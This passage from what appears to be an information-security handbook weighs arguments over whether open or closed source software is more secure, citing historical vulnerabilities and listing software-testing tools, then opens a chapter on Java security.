[9] Bruce Schneier, Crypto-Gram Newsletter, September 15, 1999, http://www.counterpane.com/crypto-gram-9909.html.

[10] "Open Sources versus Closed Sources: Which is More Secure?," presentation by Ron Ritchey, http://www.isse.gmu.edu/~ofut/classes/763/studtalks/Ritchey.pdf.

[11] Netcraft survey on Web server usage, http://www.netcraft.com/survey.

Admittedly, Ritchie's study focused on only two products (Apache and IIS) in one category (Web servers). However, his findings are entirely consistent with an earlier study.[12] Additionally, further studies into this interesting phenomenon are being planned as of this writing.

178.6.3 Closed Source Is Not as Closed as You Might Think

He searches the sources of the rivers and brings hidden things to light.

—Job 28:10,11

Another argument in favor of open source software is the observation that all source code is really in some way exposed to possible attackers. Getting to the heart of the matter, there really is no such thing as absolutely closed source software. Even when a vendor works diligently to protect source code, hundreds or even thousands of eyes are picking through that code every day. Closed source vendors expose their source code to employees, partners, and possibly to attackers themselves.

First, consider the employees of a closed source software development company. They have widespread access to this supposedly secret source code. A malicious employee could view the code, leak it, and possibly even plant backdoors in it. If you were waging cyber warfare against a large country incredibly dependent on its computer infrastructure, it would make a lot of sense to infiltrate the software companies in your target with bogus employees. Or, if you are not into cyber-war conspiracy theories, consider a single, very gifted computer attacker just hiring on to a large software firm with the intention of getting access to source code. Such employees could steal the source or even alter it with hidden functionality. It would be the ultimate Trojan horse, distributed by the software company itself!

Even in a company with very trustworthy employees, source code is often shared with business partners and joint ventures. Sometimes, to advance research and mindshare in a cost-effective manner, vendors even share source code with universities, environments not known for their high degree of security or confidentiality. Source code could easily leak and might mysteriously pop up anywhere.

Beyond the insider and partner threats, attackers outside the company may simply steal the source code from the vendors, distributing it freely on the Internet. Microsoft has confirmed that, in October 2000, attackers broke into its corporate network and stole the source code to future versions of Windows.[13] As of this writing, these attackers have never been apprehended. That is pretty darn spooky, but it goes even further. Publicly available Web sites contain the source code to various versions of Cisco's Internetwork Operating System (IOS), the underlying code that runs a majority of the routers in the world.[14] Here are two of the most widely used closed source products available today, Windows and IOS, each of which has inadvertently had its source code exposed to malicious attackers.

But it gets even worse for the closed source supporters. An attacker does not even have to steal source code to be able to carefully scrutinize software for bugs. Over the past year, we have seen a revolution in the number and quality of sourceless debugging programs, as shown in Exhibit 178.1. Enormous advances are being made in these tools so that even an attacker with moderate skills can reverse engineer executable programs to find major vulnerabilities, ripe for the picking, without even glancing at the source code. The source code is not needed to tear software apart anymore, as these

[12] "Does Open Source Improve System Security?" Brian Witten, Carl Landwehr, Michael Caloyannides, *IEEE*, September/October 2001, http://www.computer.org/software/so2001/s5057abs.htm.

[13] "Hackers Burgle Microsoft Source Code," Matthew Broersma, ZDNet UK News, October 27, 2000, http://news.zdnet.co.uk/story/0,,s2082221,00.html.

[14] I advise you against trolling the Internet for this IOS source code. You will likely be violating some sort of law, and the code could have been laced with malicious backdoors by the attackers who stole it.

EXHIBIT 178.1 A Complete Arsenal of Tools for Finding Security Bugs in Software (which Work with or without Source Code)

Tool Name	Summary	Where to Get it
Free		
APISpy32, by Yariv Kaplan	On Windows systems, this tool monitors all API calls, showing the value of all variables passed along the way	http://www.internals.com/utilities_main.htm
Sharefuzz, by Dave Aitel	On UNIX machines, this program can be used to find holes from local accounts on a machine	http://freshmeat.net/projects/sharefuzz/?topic_id=43
SPIKE, by Dave Aitel	On UNIX machines, this tool can be used to find flaws in network protocol handling, especially in Web servers and remote procedure calls	http://www.immunitysec.com/spike.html
Heap Debugger, by Anonymous	On Windows systems, this tool lists all memory locations not properly released by an application	http://www.programmersheaven.com/zone24/cat277/4136.htm
Electric Fence, by Bruce Perens	On UNIX machines, this tool can find flaws with the way the system frees memory, which could lead to security exposures	http://perens.com/FreeSoftware/
APIHooks, by EliCZ	On Windows systems, this tool intercepts API calls, allowing an attacker to analyze or even manipulate the flow of data through a program	http://www.anticracking.sk/EliCZ/
Fenris, by Michal Zalewski	Multipurpose tracer, stateful analyzer, and partial decompiler	http://razor.bindview.com/tools/fenris/
Feszer, by Frank Swiderski	This Windows tool is used to analyze problems in string handling functions	http://www.atstake.com/research/tools/index.html
Commercial		
IDA Pro, by Data Rescue	This program is the premier code disassembler tool for both Windows and Linux; extremely powerful and very widely used to find security flaws	http://www.datarescue.com
Cenzic's Hailstorm	This powerful tool allows for finding defects by injecting faults into software	http://www.cenzic.com/
Boundschecker, by Compuware Corporation	On Windows systems, this tool finds errors in C++ programs that could lead to security vulnerabilities	http://www.compuware.com/products/devpartner/bounds/

tools allow an attacker to carefully comb through the executable program's code at a microscopic level to find and exploit defects. Some of the tools allow a user to walk through all of the program's function calls step-by-step to see the flow of the program and determine how to break it. Other tools let the attacker step through the raw machine language code, examining each instruction one by one to find flaws. Some let the attacker manipulate the data structures in the running program to change any parameters, so an attacker can inject faults into the program to see how it bleeds. A few of the tools use a technique called "fuzzing," which allows an attacker to inject random-looking data into a program to see if it can cause it to crash. With all of these tools at an attacker's disposal, keeping the source code secret really does not help mask vulnerabilities.

So, consider the fact that closed source products are exposed to employees, business partners, and sometimes even attackers through outright theft or reverse engineering. You can see that pro-closed source arguments simply amount to security-thro ugh-obscurity. According to security-through-obscurity advocates, if we carefully hide our gaping vulnerabilities from our enemies, the bad guys will give up in frustration when they cannot easily find holes. The security community generally considers security-through-obscurity a no–no. Some of the bad guys will be sufficiently motivated to get around our obfuscation, and therefore security-through-obscurity is just not real security at all.

In our debate, if attackers spend enough time trying to steal the source code or even analyzing raw executable program, they will find vulnerabilities. Hiding the source code gives us a false sense of security, when we are really exposed to all kinds of problems. Burying our heads in the sand will not fix this inherent flaw in the security of the closed source software development model.

178.6.4 Fear and Loathing in Redmond (and Elsewhere)

> Author 1: I hear if you play the Windows NT 4.0 CD backwards, you get a Satanic message.
>
> Author 2: That's nothing. If you play it forward, it installs NT 4.0.
>
> **—Jay Dyson**
> *As quoted on Rain Forest Puppy's Web site*[15]

So, if security-through-obscurity is really a bogus argument, one wonders what closed source vendors are really hiding under their sheets. If someone looked through the source code of these products, would there be a cornucopia of problems, just ready to be exploited by eager hordes of hackers?

It would appear to be so. In May 2002, Jim Allchin, Group Vice President for Platforms at Microsoft, testified before a federal court regarding the security of Windows itself. Among some rather fascinating commentary, Allchin claimed that exposing the source code and details of the application programming interfaces (APIs) for Microsoft products would represent a threat to national security. Apparently, there are problems so significant in Windows that mere disclosure of the source would threaten us all. When asked about which areas were of most concern, Allchin mentioned Microsoft's message queuing functionality. This capability supports retrieving user input from the keyboard and mouse and passing that input to applications. Allchin did not want to divulge details, and admitted, "The fact that I even mentioned the message queuing thing bothers me."[16]

As can be expected, within months of this inadvertent disclosure, the computer underground released some attacks against—you guessed it—message queuing. In his paper, "Shattering Windows," a researcher using the name Foon describes a method for gaining privileged access to a Windows machine by exploiting the message queue.[17] The paper describes techniques for sending messages to applications running with higher privileges, essentially hijacking the permissions, and using them to accomplish the attacker's own goals. Foon took his inspiration from Allchin's comments, and claims, "Given the quantity of research currently taking place around the world after Mr. Allchin's comments, it is about time the white hat community saw what is actually possible." Although Microsoft dismisses the originality of Foon's attack, his paper opened up new avenues to a large number of computer attackers.

So, loose lips can sink programs. If a stray comment from an executive of a closed source company can bring lots of attacks, perhaps the underlying philosophy of closed source software is just plain broken. It appears that commercial software vendors' lack of source code scrutiny has allowed them to write sloppy, insecure code. With closed source software, security issues are hidden, while the vendors (and everyone else who relies on the code) keep their fingers crossed that attackers do not stumble across a gaping hole. This state of affairs almost guarantees that knowledgeable and well-funded adversaries can still discover problems.

[15] http://www.wiretrip.net/rfp.

[16] "Allchin: Disclosure May Endanger U.S.," Caron Carlson, *eWeek*, 2002, May 13, available at http://www.eweek.com/article2/0,3959,5264,00.asp.

[17] "Exploiting Design Flaws in the Win32 API for Privilege Escalation … or … Shatter Attacks—How to Break Windows," by Foon, August 2002, http://security.tombom.co.uk/shatter.html.

The open source community simply does not have the "luxury" of hiding its dirty laundry, which forces it to implement security more carefully. If the code is really bad, people will easily see that and not use it.

178.6.5 Even Microsoft Is Starting to Share Source

In March 2002, Microsoft itself released approximately one million lines of code for components for its.NET tools, C# (pronounced, "C sharp") development language and Common Language interface. According to Microsoft, this release was designed especially to support academic and research institutions.[18] Some have pointed out that, with this release, Microsoft is beginning to grudgingly admit that the open source philosophy has significant benefits. Although there were no hints that Microsoft released the source to help improve security, you had better believe this code has gotten a careful run-through by black hats and white hats around the world looking for security flaws! Also, Microsoft itself probably spent significant time combing through this code, looking for security holes before releasing it on an often-vicious world of software reviewers and malicious attackers.

So, from the open source supporter's point of view, this is definitely a step in the right direction. However, releasing only a part of the source code does not dramatically improve security. Even if Microsoft releases all code associated with security functions, there could still be major holes in other parts of the code. Sure, a developer will be able to comb through a certain set of features of the code released by the vendor. However, using reverse engineering techniques, an attacker may still take over the system by finding and exploiting a gaping hole in the code that the vendor keeps to itself. The flaw could be in a seemingly innocuous piece of the code, perhaps the program's help screens; but even there, a buffer overflow could allow an attacker to completely compromise the system. Without fully releasing source code, vendors cannot receive the security benefits of open source software.

178.6.6 Custom Tailoring at a Fine-Grained Level

Another argument of this camp involves the great deal of customization afforded by wide-open source code distribution. With access to the source code, users can customize their programs, adding or removing features to achieve exactly the mix needed for their businesses. With this flexibility, system hardening is possible at a much more fine-grained level than is possible with closed source solutions. Rather than having everything activated in a default installation, open source users can turn off specific services at will. But it goes farther than that. With access to the source code, open source users can disable specific functions within services, to achieve a much greater level of customization than is possible with closed source solutions. If I do not want to have certain risky functions in my production environment, I can use the source code to strip out those features. Separating the software wheat from the chaff really helps to improve security.

There is also a biological analogy to this argument. With more developers creating customized tweaks of their open source programs, we have many different versions of a given piece of code running on the Internet. Suppose an attacker can compromise one of these versions. However, other versions, which were customized by their users, may not be vulnerable, helping to isolate the problem. In nature, a greater bio-diversity helps to stem the spread of nasty pathogens. A pathogen that can successfully infect some of the population will not be able to harm others because they have enough genetic differences to stop the attacker. Given more differences within a species, pandemic plagues can be more easily thwarted. Given the diversity that open source software allows in deployed systems, this model should help us fight off attackers even better.

[18] http://www.entmag.com/news/article.asp?EditorialsID = 5281.

178.6.7 Economics Matter to Security

A final argument bolstering the security claims of open source supporters is based on the economics of the software industry. Unless you have been living in a cave in recent years, you have probably heard reports about the total cost of ownership for open source software being measurably lower than the costs of commercial software. Of course, if you consider the software itself, many open source products are available in low-cost packages or even for free download. But, even beyond the costs of the code itself, support costs are reportedly lower for open source products. It is believed that the availability of source code, as well as a large and healthy community of developers supporting that code, keeps maintenance costs lower as the overall product is more easily adapted to organizations' changing needs. So, what the heck does this have to do with security?

Well, if you had not heard, money matters. It does not take an Alan Greenspan to realize that if the costs of open source software are lower, then some level of remaining funds can be used to improve security. For organizations developing software, some savings can be channeled into improving the security of the code. For companies that use open source software, the savings can be applied to additional time and energy in securely configuring the software or into the general security budget of the company. Because it has an improved impact on the bottom line, more funds are available for end-user security awareness, computer incident response team activities, and other important security initiatives.

178.7 The Case for Closed Source Software Being More Secure

> We can build a better product than Linux.
>
> **—Jim Allchin**
> *Microsoft executive, February 2001*

As the open source cheerleaders put their pom–poms away, we will analyze the opposing viewpoint in detail. Is it possible that closed source solutions have security benefits? We will look at each of the open source arguments, one by one, and see how closed source supporters would respond.

178.7.1 Many Eyes Seem to Miss Many Holes and Some of Those Eyes Are Evil

Is source code really reviewed by lots of eyes, as proponents of open source security sometimes attest? Actually, most often, just a small handful of volunteers look at the code, while the rest of the masses trust these anointed few. Worse yet, the open source philosophy can lead to a false sense of security, as everyone assumes that everyone else is reviewing the code. In a thought-provoking paper on this phenomenon, John Viega asserts

> Currently, however, the benefits open source provides in terms of security are vastly overrated, because there isn't as much high-quality auditing as people believe, and because many security problems are much more difficult to find than people realize.[19]

With their hands on the source code, why do more people *not* pour through it to find flaws? After all, it is in their own self-interest to do so, discovering and solving problems before the bad guys do. There are several reasons code is not reviewed in detail, including:

- Some of the source code is simply ugly, having been glommed together from a bunch of various components over the years. Developers sometimes call this "spaghetti code," and unraveling its messy complexity can be rather like sorting out text written onto individual strands of pasta.

[19] "The Myth of Open Source Security," John Viega, http://www.earthweb.com/article/0,,10455_626641_1,00.html.

- Even the relatively cleaner code is necessarily very complex, requiring great skill and enormous amounts of time to review and master. It is often better left to professionals paid to do just this task.
- In a related way, a code reviewer must have a holistic view of the entirety of the software, not just one or two piece-parts, to find flaws. Sometimes, a few low-impact vulnerabilities from several widely separated areas of code can be exploited together to create a high-risk vulnerability.
- Code review is a mind-numbingly dull task, perhaps less exciting than watching grass grow on a lazy Sunday afternoon. So, here we have a task that requires great skill, extensive expertise, and super attention to detail, but at the same time, it is just plain boring.
- Documentation for open source projects is often quite sparse, a situation only compounded by limited comments in the code itself. For anyone but the original developer, understanding how the code functions at a sufficient level to spot defects is excruciatingly difficult.
- Most of the cream-of-the-crop developers are creating new features and plowing new ground, not looking for holes in the work already completed. Checking for problems is often left to second-tier programmers, if it occurs at all.
- Code gets reviewed unevenly. Certain parts of the code that are sexier, such as widely used features, get lots of attention. Other less interesting parts of the code, which may have major security ramifications, are simply orphaned by developers.
- Many developers might be virtuosos at writing code, but they often do not understand security at a deep enough level to find problems.

So, while the good guys do not review the code, attackers can pour through it and find new flaws quickly. Sure, there are lots of eyes, but many of those eyes belong to highly motivated attackers who want to rip the lungs out of the code and will spend enormous amounts of time finding flaws. They can look through the code at a much deeper level than they can with closed source solutions. All of the highly touted sourceless debuggers do not even the score. With access to the source, attackers can find holes they otherwise would not be able to discover just by poking through the executable.

Consider one very startling flaw in a particular open source product: the Apache chunk handling problem widely publicized in June 2002. This vulnerability was very subtle, involving the way the Web server handles requests when data is grouped in separate chunks for more efficient transmission across the network. By creating these chunks in an unexpected fashion, an attacker can exploit a flaw in the Web server. At first, by carefully analyzing the source code, many security experts believed this flaw would only result in a denial-of-service attack, allowing a bad guy to remotely crash the Web server. Many also believed that only the Windows version of Apache could be successfully exploited. Unfortunately, this analysis just was not accurate.

With the full Apache source code available, a computer underground research group calling itself Gobbles zoomed in on the issue. Within a week of initial disclosure, Gobbles had figured out how to turn this problem into a full-blown remote compromise against a bunch of types of systems. They wrote some code containing their results and unleashed it publicly. Using Gobble's code, an attacker with minimal skills could launch an attack and gain root-level privileges on systems. The day this exploit was released, hundreds of systems around the world were compromised by attackers. Furthermore, it is believed that some attacks over the two months prior to the Gobbles release were based on this fundamental vulnerability. So, even before we knew about this flaw, it is possible that attackers were using it to take over systems. Surely, the open source nature of the code helped Gobbles and perhaps many others to analyze the problem and develop their exploits. All the while, the rest of us blithely relied on the open source model of review to find this exact type of problem.

Furthermore, attackers sometimes have far greater motivation than the defenders in this cat-and-mouse game. If an attacker finds a major security flaw, he or she can use it to exploit systems around the world, potentially for significant financial gain. An attacker could even sell exploited code to the criminal underground, governments, or security companies for big dollars. Even for the less criminally-minded attackers, a fresh vulnerability in a widely used system can generate fame, if not fortune. If you break a big product in a big way, you will get media attention and people will listen to your ranting, when they otherwise would not give you the time of day. Fluffy Bunny,[20] an attacker who broke into the SANS Institute Web site in July 2001, summarized this instant notoriety well. SANS, an organization that offers security training around the world, had its Web page altered to exclaim, "Look Mommy, I'm on SANS!" Fluffy Bunny was seeking attention, and that is just what he got.

Some people think that this problem with open source software is temporary, and now that bugs like the Apache chunk handling problem have been identified, we are all safe. *Au contraire!* Before discovering this problem, Apache was a very mature product, having been initially developed in 1995. These types of flaws impact even mature products. As long as new features are being added, there is a constant supply of new code. New code includes its concomitant brand-spanking-new vulnerabilities. Compounding the problem, with full access to the source, attackers can discover very significant flaws in creaky, old code that has been widely overlooked.

Finally, beyond looking for software vulnerabilities, lots of evil eyes with widespread access to source code will build on that code to create even more sinister tools. Consider this: A majority of computer attack tools are developed on open source operating systems, especially Linux and OpenBSD. Because they have the source code to the operating system itself, attackers love to bend the operating system to implement their attacks, with far less work than is required in a closed source solution. The flexibility inherent in open source solutions can be easily hijacked. From creating bizarrely mangled packets to designing difficult-to-detect backdoors, an open source operating system sure helps attackers.

Given this control into the very guts of the operating system itself, the most powerful RootKit tools are found on open source operating systems. RootKits are popular computer attack tools that allow a black hat to maintain backdoor access to a system while hiding from the system administrator. They accomplish this feat by replacing good operating system programs with evil variations that lie about who is logged in, which programs are running, and how the network is being used. Without this critical information, the system administrator cannot detect the attacker's presence. The attackers develop these malicious programs by starting out with the source code for the operating system, and then tweaking it to achieve their goals. Is it any wonder that the best RootKits appear on a system where attackers can use the open source code as a starting point for writing their malicious wares? While RootKits do exist for closed source operating systems, they are invariably less sophisticated than the RootKits in widespread use on open source platforms.

178.8 Not All Problems Get Fixed Faster or Very Well

Open source software fans point out the rapidity with which they release patches for security flaws as a virtue of their model. However, this speed often masks the fact that some of these fixes do not adequately eliminate the vulnerability. Instead of highly controlled releases, sometimes the open source community shoots from the hip, getting an inadequate and possibly even damaging patch out very fast. If you send out garbage extremely rapidly, it is still garbage, and you are not doing your users any favors.

Consider the Apache chunk-handling vulnerability discussed previously. The first patch to be released came from the ISS X-Force, a team of high-skilled security professionals. Unfortunately, this patch did not solve the entire problem. Even if you were diligent in assessing this patch, you still would have had a vulnerability that allowed an attacker to take over your system.

Compounding this problem, there is no obvious clearinghouse for vulnerability and patch information in the open source world. Sure, a single company can fix a problem it finds, but who is going to check that solution and distribute it to the entire user base? As shown in Exhibit 178.2, we see a variety of researchers, software firms, consultants, hobbyists, and even riff–raff finding flaws and

[20] Don't you just love these hacker names? Fluffy Bunny, Gobbles, and even Rain Forest Puppy were certainly inspired when they chose their nifty handles.



EXHIBIT 178.2 Open source versus closed source patch distribution.

sometimes releasing patches. These patches may work, or they may cause even bigger problems. Someone could even release a patch, duping users into applying a “fix” that really opens their systems up to attack. Sure, there is usually some core team of developers or foundation standing behind an open source product, but they are often slower to react to problems. They have to comb through and test the patches discovered by the rest of the world before integrating them into their own code base. This delay eliminates much of the highly vaunted speed of the open source model.

In the closed source software model, on the other hand, the software vendor is clearly the one-stop shop for vulnerability reporting, fix development, and even potential liability if problems do not get fixed. Through its mailing list of customers, the vendor can responsibly disclose the problem, distribute the patch, and even offer various test cases to make sure the patch is functioning properly. Rather than potentially having several competing patches, a single fix by the vendor will efficiently and effectively solve the problem.

Additionally, consider the voluntary nature of many open source contributors. They volunteer their time to support the code, and often are not available on a moment’s notice to review a reported problem and release a patch. Unlike these volunteers, closed source commercial software is written by dedicated professionals. Their time often is not sliced as thin as open source volunteers, and they can be dedicated to solving problems. In fact, most large closed source vendors such as Microsoft have teams of individuals waiting for reports of security vulnerabilities. When vulnerabilities are discovered and responsibly reported, the team verifies the problem and interacts with developers to make sure a solution is devised. This centralized approach is much more careful and controlled, two very important characteristics of sound security practices. It also scales better. Although the open source model may allow for solutions to small problems to be fixed by users themselves, the open source model does not necessarily scale particularly well to industrywide software products used by thousands or millions of people.

178.9 Reasonable Controls Are in Place Protecting Closed Source

It is indisputable that some closed source software has leaked, including Cisco’s core operating system, IOS, and Microsoft Windows. However, despite this fact, we have not seen attackers use this code to create a bunch of new attacks against these platforms. Why? Likely, this abuse has not been seen because these events are so rare, and even when they do occur, the software changes rapidly enough to limit any damage due to exposure of older source code.

Although there have been high-profile cases of source code theft, they are extremely rare. Nearly every script kiddie hacker on the planet, as well as certain highly motivated skilled attackers, has taken a crack at stealing the Windows source. With a product as valuable as the Windows source code to have only been stolen once, and then to have never been released, it appears that the protections used by Microsoft in limiting access to the source code are, for the most part, effective. Certainly, after the October 2001 pilfering, Microsoft beefed up security even more to prevent further problems with the source code leaking out.

Furthermore, the software itself is a moving target. When an attacker steals and distributes an old version of the source code, it does not reveal very many cutting-edge attacks that can be used against recently patched systems. Even if an old version of the source code is stolen, many customers have moved on to newer and better versions. The perpetual upgrade and patch cycle renders this partially exposed source code of very limited use to attackers in undermining the program.

178.10 Fear (and Even Loathing) Is Okay if It Is Justified

> Terrorists trying to hack or disrupt U.S. computer networks might find it easier if the federal government attempts to switch to open source, as some groups propose.
>
> **—The Alexis de Tocqueville Institution**
> Press release regarding its May 2002 white paper, "*Opening the Open Source Debate.*"[21]

In May 2002, the Alexis de Tocqueville Institute, a prestigious Washington, D.C., think tank, released a study on the security issues associated with open source software. This study was certainly a thought-provoking challenge to the assumptions of open source supporters. However, it must be noted that a certain closed source software company provides funding for the Institute.[22] This company, which publicly verified its financial support for the think tank, has a name that is an anagram of the phrase Storm Foci, or if you prefer, Comfort IS.[23]

However, despite concerns about where the funding comes from, the Institute's white paper is a strong warning for government institutions thinking about moving to open source products. The Alexis de Tocqueville Institute's guiding principles involves studying the spread and perfection of democracy around the world. In this role, the Institute is concerned about both freedom and national security in existing democracies, and views open source as a potential threat to both. According to the Institute's paper, in the aftermath of the September 11, 2001, attacks, terrorists could more easily disrupt the U.S. government and civilian computer networks if they are based on open source software. Because attackers have the source code to work from, they could infiltrate components of critical infrastructure in a far stealthier manner. The paper outlines "how open source might facilitate efforts to disrupt or sabotage electronic commerce, air traffic control or even sensitive surveillance systems." The arguments in the paper go beyond security issues, also citing economic and legal concerns associated with open source software.

Beyond the threats posed by open source solutions, we need to consider the ramifications of distributing source code of currently closed source solutions. If Microsoft purposely placed the source code for Windows on a publicly available Web server and shouted, "Come and get it," would we be safer? Open source proponents frequently brag about Microsoft's assertions that widely releasing the Windows source code would damage national security. Yes, Jim Allchin, a Microsoft executive, did submit

[21] White paper available at http://www.adti.net/html_files/defense/opensource_pressrelease_05_30_2002.html.

[22] "Did MS Pay for Open Source Scare?" Michelle Delio, Wired News, June 5, 2002, http://www.wired.com/news/linux/0,1411,52973,00.html.

[23] If you enjoy anagrams, as a lot of computer geeks go, check out the fun, online anagram generator at http://mmm.mbhs.edu/∼bconnell/anagrams.html. I use it all the time.

testimony to that effect. Yet, pointing this out is not really an argument for exposing the Windows source code, as some open source fans would have it.

If we take Microsoft at its word, and assume that exposing the source for Windows and other products would damage national security, that does not mean we should punish Microsoft and other vendors by pushing them to embrace an open source model. We would be cutting off our nose to spite our face. If such a release would compromise national security, we should not do it. Sometimes, security-through-obscurity is not such a bad thing after all. Keeping the source code out of the hands of the bad guys prevents them from finding problems and developing super nasty tools. Sure, you do not want to rely only on obscurity-for-security. But a dash of obscurity added to an overall security recipe (which includes protection of the source code, secure configuration, and user awareness) can make things even stronger.

178.11 Microsoft Is Starting to Share Source Simply to Woo Developers

Some claim that even Microsoft is being dragged to the open source party, as evidenced by its release of a million lines of code for NET. However, this argument is a red herring, as the release of the NET source code has nothing at all to do with security. Microsoft is releasing NET code to woo software developers to adopt Microsoft's framework for developing Web applications. The released source code neither improves nor hurts security in any way.

178.12 Too Much Custom Tailoring Can Be Dangerous

Another argument trotted out by open source fans involves the high degree of customization possible with open source solutions. However, this customization is a double-edged sword, and if they are not careful, users could badly cut themselves. If users change the code to shut off individual features without some coherent overall plan, they could inadvertently be weakening security. Similarly, if users start adding features or otherwise tweaking the code, they could very easily inadvertently undermine system security. Even a modification to code that does not have any inherent security functionality could introduce a bug that weakens the overall security of a system. Secure coding is a difficult task, often best left to professionals who understand the code in its entirety.

Going back to the biological analogy of strength through genetic diversity, if there are a bunch of different strong genotypes in a population, a pathogen will be more quickly thwarted. However, some individuals in a diverse population could be swimming in the shallow end of the gene pool. They could certainly have genetic differences, but will likely be far weaker than the original single species. If their differences were developed in a ham-fisted fashion, they could easily be conquered by infection. The same concepts apply to open source software. When users create custom variations, they are quite likely decreasing the security of their system, unless they understand code security at a deep level.

178.13 Economics Matter to Security

> Thou source of all my bliss, and all my woe,
>
> That found'st me poor at first, and keep'st me so.
>
> **—Oliver Goldsmith, *The Deserted Village,* 1770**

The economic model of open source software does not necessarily mean that there will be additional funds available for security. Open source software is not like some giant Pez dispenser, shooting out cash that companies will spend on security. The additional support required for the care and feeding of open source software helps to even out its overall cost of ownership, leaving precious little extra money for additional goodies, such as security. Even if there were extra dollars available from open source solutions, these funds would in all likelihood be directed to items other than security.

However, taking the entire IT industry into account, there may not be more money available for security with open source solutions at all. Consider the macroeconomic case over the entire industry. With most open source solutions, there are developers working for a variety of companies around the world, including banks, law firms, and department stores. To realize the benefits of the many eyeballs argument, each of these different entities has to spend some amount of money in helping to secure open source solutions. Adding up all of these costs industrywide raises the overall price of security for open source software.

Now, consider the most common closed source economic model of centralized software development by commercial companies. Experienced, professional programmers work at these commercial software companies, devising patches for software for millions of users. These programmers realize economies of scale in devising security solutions for a wider base of users. Instead of having open source developers around the planet time-sliced, working on security, a smaller centralized group of programmers focused on security could do a better job more cost effectively in the grand scheme of things. By considering the entire universe of software development, the closed source model of patch development and distribution could be more cost effective overall, freeing up funds industrywide to spend on improving security.

Looking at the open source economic model even more closely, there is often little direct financial motivation or legal teeth to getting an open source developer to move in creating a fix for a problem. Suppose a malicious hacker discovers and widely publicizes a vulnerability, but due to your configuration and mix of features, it impacts only your organization and a handful of others. Motivating the open source community to fix it could be difficult, and hiring your own software development firm to address the issue is onerous. Your business is business, not writing software or hiring software development firms. With commercial closed source software, you can rely on and even push a vendor to release fixes. Unlike the typical open source world, if the commercial vendor is hesitant, you can threaten to stop using the products or even send nasty letters from your lawyers explaining how the vendor is increasing your risk. The vendor may be liable for negligence in not addressing your issue. With commercial closed source solutions, you have recourse to get action from the vendor, which you often do not have in the open source space.

178.14 Sorting It All Out

> WIRED: Linux fans believe their OS is secure because the code is reviewed by developers worldwide. Do more eyes mean more security?
>
> DE RAADT: I've been disagreeing with this point of view since the first time I heard it. The "more eyes" statement is like saying, "When more people walk the streets, there will be less crime." That only works when the crimes are obvious, like muggings, and when those people are cops. The little things get glossed over by the large number of eyes.
>
> **—Theo De Raadt**
> *Founder and lead developer of the OpenBSD Operating System*[24]

So, where does my opinion fall in this high-stakes computer poker game, where powerful forces on either side vie for supremacy? On the one hand, we have the caricature of the entrenched, rich, and often imperial commercial closed source software companies, with enough additional money to fund think tanks. On the other side, we have the image of the ragtag open source zealots, with focus and drive rarely

[24] *Wired* interview, September 2002.

seen in the software industry. Although neither image is completely fair, these stereotypes often lead people to reach drastic conclusions about whom to trust in solving security issues. We need to look beyond the stereotypes while considering the arguments discussed throughout this chapter.

Carefully weighing the arguments, in my opinion, for all practical purposes, it is a wash, a dead tie. Of course, stating that opinion means that adherents of both sides of this issue will disagree with me. Such is life, I suppose. As is evidenced by the numerous notes to this chapter, both closed source and open source supporters are feverishly trying to drag security into their fight. I find it fascinating that both sides have recently zoomed in on security topics to help them win the debate in favor of their own ideal software model.

However, security is almost always independent of whether a product is closed source or open source. Some open source software is very vulnerable, and some has exemplary security. Some closed source solutions completely stink, while others are rock solid. What really matters here is the quality of the software development process and the conscientiousness of development team members. The old-fashioned issues of solid software design, careful implementation, and comprehensive testing are what matters, not whether the source code is available to the user base. Additionally, independent of the software development economic model, carefully configuring and maintaining the system are incredibly important to keeping it secure.

178.15 The Tie Will Remain for Quite a While

> The constant demand for novelty means that software is always in the bleeding-edge phase, when products are inherently less reliable.
>
> **—Charles C. Mann**[25]

This opinion of balance between the two sides is further bolstered by the current state of maturity of many widely used software products. Vendors (both open and closed source) are continuously releasing new and complex features every single day for operating systems, servers, browsers, and other tools. With this constant introduction of new features, we get a continual release of fresh security bugs in both open and closed source solutions. The many eyeballs of the open source community have a lot to look over, as do the closed source development teams. In this environment, security will continue to be a challenge, regardless of whether we use open or closed source products. We should continue to listen to the arguments on both sides of the issue. But keep in mind that they often cancel each other out under the huge load of new vulnerabilities discovered in tools released through each model, as well as the poor administration and maintenance found on many systems today.

[25] "Why Software Is So Bad," *Technology Review Magazine*, August 2002.

179

A Look at Java Security

Ben Rothke

179.1 Introduction

Why should Java security concern you? Many push-based applications are being ported to Java. In addition, Java is one of the cornerstones of active content and an understanding of Java security basics is necessary for understanding the implications of push security issues.

A lot of people ask: “Why do I need Java security? I thought it was safe.” Java as a language is basically safe and is built on top of a robust security architecture. But security breaches related to bugs in the browser, poorly written Java code, malicious Java programs, poorly written CGI scripts and JavaScript code, and others often occur. Moreover, placing the enforcement of a security policy in the browser, and thus in the hands of end users, opens up many opportunities for security measures to be defeated. In addition, many push vendors are relatively new start-ups that do not always understand mission-critical software and security needs. Such circumstances only exacerbate the security predicament.

While some people might opine that Java is too insecure to be used in production environments and that it should be completely avoided, doing so creates the situation where a tremendous computing opportunity is lost. While the company that decides to bypass Java relieves itself of Java security worries, that means that they also relinquish the myriad benefits that Java affords. In addition, a significant number of cutting-edge Internet-based activities, such as E-commerce, online trading, banking, and more, are all written in Java. Also, many firewall and router vendors are writing their management front-end applications in Java. When a company cuts itself off from Java, it may likely cut itself off from the next generation of computing technology.

Push-based programs are powerful and flexible Web tools, and where the Web is directed, but these programs, by their nature, are inherently buggy and untrustworthy. Now take a look at the Java security model.

179.2 A Quick Introduction to the Java Programming Language

